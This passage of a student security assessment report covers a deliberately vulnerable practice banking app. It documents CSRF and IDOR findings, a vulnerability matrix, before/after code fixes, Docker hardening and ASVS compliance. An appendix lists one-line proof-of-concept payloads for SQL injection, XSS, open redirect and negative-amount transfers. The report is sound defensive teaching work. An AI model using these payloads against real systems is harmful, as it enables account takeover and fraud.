Figure 9: CSRF Deomstration

Explanation

The provided HTML code acts as a deceptive lure. When an authenticated 8TechBank user opens this page, the embedded JavaScript automatically submits a hidden form to the /transfer endpoint.

Because the application lacks CSRF tokens and the session cookie does not enforce the SameSite=Strict attribute, the victim's browser automatically includes their valid session cookie with the cross-origin request. The server processes the request as legitimate, resulting in an unauthorized transfer of funds to the attacker's account (8TB-1002).

Exploit D: IDOR Unauthorized Account Access

Risk Level: High

The application suffers from Insecure Direct Object References (IDOR) in the account viewing functionality. It fails to verify if the currently authenticated user is authorized to access the specific account ID requested in the URL.

Demonstration Steps

1.Login as User A




Figure 10: IDOR Login As User A Demonstration

2. Modify the URL to access User B's account (e.g., change account_id from 1 to 2) to successfully view User B's balance, transactions, and personal information




Figure 11: IDOR Modify the URL to access User B's account demonstration

Explanation

The IDOR vulnerability exists because the application relies solely on the `account_id` parameter provided in the URL to retrieve and display account information, without performing a server-side authorization check against the active user's session. Consequently, any authenticated user can simply increment or modify the `account_id` parameter to access and view the sensitive financial and personal details of any other user in the system.

3.5 Full Vulnerability Assessment Matrix

Sorted Critical to Low. CVSS v3.1 vectors validated with the NIST CVSS v3.1 Calculator.

Table 11: Full Vulnerability Assessment Matrix

ID	Vulnerability	CWE	OWASP	CVSS	Business Impact	Remediation
V1	SQL Injection /login	CWE-89	A03	9.8	Auth bypass; full DB read/write	Parameterised queries + bcrypt
V5	Plaintext Password Storage	CWE-256	A02	9.1	Mass credential disclosure on DB leak	bcrypt ≥12 rounds; no display
V4	IDOR — /account/<id>	CWE-639	A01	8.1	View any customer account & txns	Ownership check on user_id; 403
V3	Stored XSS — Txn Notes	CWE-79	A03	8.0	Persistent script; session hijack	Remove safe; autoescape; CSP
V6	Missing CSRF — /transfer	CWE-352	A01	8.0	Forced fund transfer from victim	CSRF token + SameSite=Strict
V9	No Admin Role Check — /admin	CWE-285	A01	7.7	All users see admin data & passwords	@role_required("admin") decorator
V11	Invalid Transfer Amount	CWE-20	A03	6.5	Negative amounts steal funds	Positive range validation + cap
V7	Weak Secret + Insecure Cookies	CWE-798/614	A02/A07	6.5	Session forgery; cookie theft	Env secret; HttpOnly; SameSite
V2	Reflected XSS — /search	CWE-79	A03	6.1	One-click script via search URL	Jinja template + autoescape + CSP
V12	No Login Rate Limiting	CWE-307	A07	5.9	Unlimited brute-force	Flask-Limiter 5/min per IP
V8	Verbose Errors + Debug Mode	CWE-209	A05	5.3	SQL leakage; Werkzeug RCE risk	Generic errors; debug=False
V10	Open Redirect — ?next=	CWE-601	A01	4.7	Post-login phishing redirect	Allowlist relative URLs

4. Remediation Summary

All twelve findings have been remediated in `src/secure/`. Each fix was verified by re-running the original exploit proof-of-concept against the secured build. The regression harness is available at `exploits/run_all_against_test_clients.py`.

4.1 Fix Summary Table

Table 12: Remediation Fix Summary Table

Fix	Addresses	Before Location	After Location	PoC Re-Run Result
F1 — Parameterised Queries	V1 (SQLi)	vulnerable/ app.py L97–109	secure/app.py L147–151	BLOCKED — HTTP 200 error
F2 — Output Encoding + CSP	V2, V3 (XSS)	vulnerable/ app.py; transactions.html	secure/ search.html; security.py	Payload escaped — no alert
F3 — CSRF Tokens	V6 (CSRF)	vulnerable/ transfer (no token)	secure/security.py + templates	POST → HTTP 403
F4 — IDOR + RBAC	V4, V9	vulnerable/ view_account, admin	secure/security.py decorators	/account/4 → HTTP 403
F5 — bcrypt Hashing	V5	vulnerable/ register, login	secure/app.py + seed.py	DB shows \$2b\$12\$ hashes
F6 — Headers + Session	V7, V8	vulnerable/ app.py config	secure/security.py	Headers present; debug=False

4.2 Before / After Code Comparisons

Fix 1 - Parameterised Queries (V1: SQL Injection)

⚠️ VULNERABLE

```
username = request.form['username']
password = request.form['password']
# VULNERABLE: f-string injects input into SQL
query = (
    f"SELECT * FROM users WHERE "
    f"username='{username}' "
    f"AND password='{password}'"
)
user = db.execute(query).fetchone()
```

✓ SECURE

```
username = request.form.get("username", "")
password = request.form.get("password", "")
# FIX: bound parameter — never concatenated
row = get_db().execute(
    "SELECT id, password_hash, role "
    "FROM users WHERE username = ?",
    (username,),
).fetchone()
# Verify with bcrypt, not SQL equality
ok = bcrypt.checkpw(
    password.encode("utf-8"),
    row["password_hash"].encode("utf-8")
)
```

Fix 2 — Output Encoding & CSP (V2, V3: XSS)

⚠️ VULNERABLE

```
# Reflected — returns raw HTML
query = request.args.get('q', '')
return f"<h2>Results for: {query}</h2>"

<!-- Stored — disables auto-escape -->
<td>{{ t['note'] | safe }}</td>
```

✓ SECURE

```
# FIX: render via Jinja (auto-escape)
return render_template("search.html", query=query)

<!-- Default escaping — no | safe -->
```



```
<td>{{ t['note'] }}</td>
```

```
# CSP header (security.py)
"script-src 'self'; object-src 'none'"
```

Fix 3 - CSRF Token (V6: CSRF)

⚠️ VULNERABLE

```
@app.route('/transfer', methods=['POST'])
def transfer():
    # VULNERABLE: no CSRF check
    from_acct = request.form['from_account']
    amount = request.form['amount']
    execute_transfer(...) # fires unconditionally
```

✓ SECURE

```
# FIX: constant-time token compare
expected = session.get("_csrf_token", "")
submitted = request.form.get("csrf_token")
if not hmac.compare_digest(expected, submitted):
    abort(403, "CSRF token invalid")

<!-- form embeds per-session token -->
<input type="hidden" name="csrf_token" value="{{ csrf_token() }}">
```

Fix 4 - Authorization & IDOR (V4, V9)

⚠️ VULNERABLE

```
@app.route('/account/<int:account_id>')
def view_account(account_id):
    require_login() # only checks logged in
    # VULNERABLE: no ownership check
    account = db.execute(
        "SELECT * FROM accounts WHERE id=?",
        (account_id,)).fetchone()
    return render_template('account.html', account=account)
```

✓ SECURE

```
@app.route('/account/<int:account_id>')
@login_required
def view_account(account_id):
    account = db.execute(
        "SELECT * FROM accounts WHERE id=?",
        (account_id,)).fetchone()
```

```
# FIX: ownership enforced
own_account_required(account["user_id"])
return render_template('account.html', account=account)

# /admin also guards with @role_required
@app.route('/admin')
@login_required
@role_required("admin")
def admin(): ...
```

Fix 5 - bcrypt Password Hashing (V5)

⚠️ VULNERABLE

```
password = request.form['password']
# VULNERABLE: stored as plain text
db.execute(
    "INSERT INTO users (username, password) VALUES (?, ?)",
    (username, password)
)
```

✅ SECURE

```
# FIX: bcrypt — slow by design
pw_hash = bcrypt.hashpw(
    password.encode("utf-8"),
    bcrypt.gensalt(rounds=12),
).decode("utf-8")
db.execute(
    "INSERT INTO users (username, password_hash) VALUES (?, ?)",
    (username, pw_hash)
)
# DB now shows: $2b$12$... hashes only
```

Fix 6 - Security Headers & Session Hardening (V7, V8)

⚠️ VULNERABLE

```
SECRET_KEY = "8techbank-dev-secret"
app.config["SESSION_COOKIE_HTTPONLY"] = False
app.config["SESSION_COOKIE_SECURE"] = False
app.config["SESSION_COOKIE_SAMESITE"] = None
app.run(host="0.0.0.0", port=5000, debug=True) # RCE risk
```

✓ SECURE

```
app.config.update(  
    SECRET_KEY = os.environ["SECRET_KEY"],  
    SESSION_COOKIE_HTTPONLY = True,  
    SESSION_COOKIE_SECURE = True,  
    SESSION_COOKIE_SAMESITE = "Strict",  
    PERMANENT_SESSION_LIFETIME = timedelta(minutes=15),  
)  
# Response headers (security.py):  
"X-Content-Type-Options: nosniff"  
"X-Frame-Options: DENY"  
"Strict-Transport-Security: max-age=31536000"  
"Referrer-Policy: no-referrer"  
app.run(host="127.0.0.1", debug=False)
```

Regression Results

After all six fixes were applied, the automated suite python

exploits/run_all_against_test_clients.py produced: SQLi bypass blocked · XSS reflected

echo=False, stored echo=False · CSRF POST → 403 · IDOR /account/2-4 → 403. All exploits neutralized.

5. API Security & Sandboxing

5.1 JWT Authentication & Authorization

A secure REST API layer was designed and implemented for 8TechBank's planned mobile application. The POST /api/auth/token endpoint accepts valid credentials, verifies them against bcrypt hashes, and returns a signed JWT pair.

✓ SECURE

```
// Response from POST /api/auth/token (valid credentials: alice / alice123)
{
  "access_token": "<HS256 JWT, expires_in: 900s>",
  "refresh_token": "<longer-lived refresh token>",
  "token_type": "Bearer",
  "expires_in": 900
}
// JWT claims include: sub (user_id), role, iat, exp
// RBAC: role="user" or role="admin" gates admin-only endpoints
```

5.2 Rate Limiting & Input Validation

Flask-Limiter enforces a limit of 5 authentication attempts per minute per IP. Attempts 1–5 return HTTP 401 Unauthorized on wrong credentials; the 6th returns HTTP 429 Too Many Requests regardless of credential correctness.

All API endpoints validate request bodies against Pydantic schemas before any authentication or database logic executes. Empty credentials are rejected with HTTP 422 Unprocessable Entity; oversized inputs are rejected with HTTP 400.

Table 13: Rate Limiting & Input Validation

Test Case	Input	Expected Response	Result
Valid credentials	alice / alice123	HTTP 200 + JWT pair	200 ✓
Wrong password (×5)	alice / wrong	HTTP 401 ×5	401 ×5 ✓
6th attempt (rate limit)	any	HTTP 429	429 ✓
Empty username/password	"" / ""	HTTP 422 + field errors	422 ✓
Oversized payload	10,000-char username	HTTP 400 / 422	422 ✓

5.3 Docker Sandboxing Design

The production deployment uses a multi-container, least-privilege architecture with strict resource controls and network segmentation.

Table 14: Docker Sandboxing Design

Control	Implementation	Security Benefit
Non-root user	UID/GID 10001:10001; Gunicorn WSGI	Container compromise cannot modify system files
Read-only filesystem	read_only: true; /tmp as tmpfs (noexec, nosuid)	Blocks webshell installation and binary tampering
Network segmentation	web-net (proxy↔app) + data-net (app↔db, internal: true)	DB unreachable from internet; app cannot exfiltrate externally
Resource limits	app: 0.5 CPU, 256 MB RAM, 100 PIDs	DoS ceiling; fork bomb prevention
Capability drop	cap_drop: ALL; no-new-privileges: true	Eliminates setuid escalation; minimal Linux surface
TLS termination	Caddy 2 reverse proxy with HSTS, HTTP→HTTPS redirect	End-to-end encryption; Secure cookie flag satisfied
Secret injection	`\${SECRET_KEY:?}` in Compose; fails fast if absent	No secrets baked into images; crash-on-missing prevents misconfiguration

6. OWASP ASVS Level 1 Compliance Assessment

The table below maps 8TechBank's secure build against selected OWASP Application Security Verification Standard (ASVS) v4.0.3 Level 1 controls. Level 1 is the minimum standard suitable for any publicly-facing application handling financial data.

Control	Requirement	Status	Evidence / Gaps
V2.1.1	Passwords ≥12 chars; checked against breach databases	PARTIAL	Minimum length enforced; breach-list check not implemented. Gap: integrate Have I Been Pwned API.
V2.1.7	Passwords hashed with bcrypt, scrypt, or Argon2	PASS	bcrypt with 12 rounds implemented. DB shows \$2b\$12\$ prefix on all hashes.
V2.2.1	Anti-automation controls on authentication (rate limiting)	PASS	Flask-Limiter: 5 attempts/min/IP on POST /login and POST /api/auth/token.
V3.3.1	Logout and expiry invalidate the session token	PASS	15-minute idle timeout configured; session.clear() on logout.
V3.4.1	Cookie-based session tokens use SameSite attribute	PASS	SESSION_COOKIE_SAMESITE="Strict". Verified in browser DevTools.
V3.4.2	Cookie-based session tokens use HttpOnly	PASS	SESSION_COOKIE_HTTPONLY=True. document.cookie returns empty string for session cookie.
V4.1.3	Principle of least privilege — users access only own data	PASS	Ownership check own_account_required() on /account/<id>. RBAC @role_required("admin") on /admin.
V4.2.2	CSRF protection on all state-changing endpoints	PASS	Synchroniser-token pattern with hmac.compare_digest. CSRF PoC returns HTTP 403.

Control	Requirement	Status	Evidence / Gaps
V5.2.1	Untrusted HTML input sanitised; output auto-escaped	PASS	Jinja2 auto-escaping active (no safe filters). CSP header blocks inline scripts.
V5.3.4	Database queries use parameterised statements	PASS	All SQL uses ? bound parameters throughout src/secure/app.py. SQLi PoC returns error, no bypass.
V9.1.1	TLS used for all connections; no insecure fallback	PARTIAL	Caddy provides TLS in Docker deployment. Local dev without Docker uses HTTP only.
V14.4.1	Security headers present (CSP, HSTS, X-FrameOptions)	PASS	All required headers set in security.py after_request hook.




Figure 12: ASVS Level 1 Compliance (12 Selected Controls)

Gaps to achieve full Level 1 compliance: (1) Integrate a compromised-password API (e.g. Have I Been Pwned) for V2.1.1. (2) Enforce TLS in the local development environment by provisioning a self-signed certificate or using Caddy's tls internal mode outside Docker.

7. Appendices

Appendix A - Proof-of-Concept Quick Reference

Table 15: Appendix A - Proof-of-Concept Quick Reference

ID	One-Line PoC
V1	POST /login — username=admin' OR '1'='1' --
V2	GET /search?q=<script>alert(1)</script>
V3	POST /transfer — note= → GET /transactions
V4	Login as alice -> GET /account/4 -> 200 (admin data)
V5	GET /admin -> Password (PLAINTEXT) column visible
V6	Open exploits/exploit_c_csrf.html while logged in -> auto-transfer fires
V7	Inspect session cookie flags in DevTools -> HttpOnly=false
V8	POST /login — username=' -> SQL error text returned in response body
V9	Login as alice -> GET /admin -> HTTP 200, all users listed
V10	GET /login?next=//evil.example.com -> redirect after login
V11	POST /transfer — amount=-99999 -> balance increases
V12	Rapid repeated POST /login - no throttling, no lockout

Appendix B - Automated Regression Console Output

✓ SECURE

```
$ python exploits/run_all_against_test_clients.py

=== VULNERABLE BUILD (http://127.0.0.1:5000) ===
Exploit A — SQLi   POST /login -> 302 /dashboard AUTH BYPASS SUCCESSFUL
Exploit B — XSS    Reflected echo=True, stored echo=True
Exploit C — CSRF   CSRF-less POST /transfer -> 302 CSRF SUCCEEDED
Exploit D — IDOR   /account/1..4 all -> 200

=== SECURE BUILD (http://127.0.0.1:5001) ===
```


Exploit A — SQLi POST /login -> 200 bypass blocked
Exploit B — XSS Reflected echo=False, stored echo=False
Exploit C — CSRF CSRF-less POST /transfer -> 403 CSRF blocked (good)
Exploit D — IDOR /account/1 -> 200, /account/2..4 -> 403

All exploits neutralized in secure build. ✓

Appendix C - AI Tool Usage Declaration

In accordance with the assignment requirements and Makerere University's academic integrity policy, the following AI tool usage is disclosed.

Table 16: Appendix C - AI Tool Usage Declaration

Tool	Tasks Used For	How Output Was Modified
Claude (Anthropic)	Task 5 - Report formatting, ASVS compliance mapping structure	All technical findings, CVSS scores, code snippets, and exploit demonstrations were independently produced and verified by team members. AI-generated prose was reviewed, edited, and validated against the actual codebase and test results.
GitHub Copilot	Tasks 3 & 4 - Code completion suggestions during secure fix implementation and Dockerfile authoring	All suggestions were reviewed for correctness, security rationale was independently reasoned, and final code was manually tested against the exploit suite.

The core security analysis, vulnerability identification, exploit development, and remediation design represent the team's own original work, conducted through hands-on engagement with the 8TechBank application.